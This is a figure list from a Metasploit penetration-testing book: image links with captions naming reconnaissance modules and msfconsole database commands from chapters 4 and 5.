


Figure 4.15 – Auxiliary 'smtp_enum'




Figure 4.16 – Auxiliary 'ssh_enumusers'




Figure 4.17 – Auxiliary 'ssh_login'




Figure 4.18 – Auxiliary 'ssh_version'




Figure 4.19 – Auxiliary 'detect_kippo' SSH




Figure 4.20 – Auxiliary 'dns_info'




Figure 4.21 – Auxiliary 'ms12_020_check' RDP




Figure 4.22 – Running the 'psnuffle' auxiliary module




Figure 4.23 – Shodan API key




Figure 4.24 – Shodan search auxiliary module

Chapter 5: Vulnerability Hunting with Metasploit




Figure 5.1 – PostgreSQL service initialization




Figure 5.2 – Workspace management in Metasploit Framework




Figure 5.3 – Use of 'db_import' command in msfconsole




Figure 5.4 – Use of 'hosts' command in msfconsole




Figure 5.5 – Use of 'services' command in msfconsole

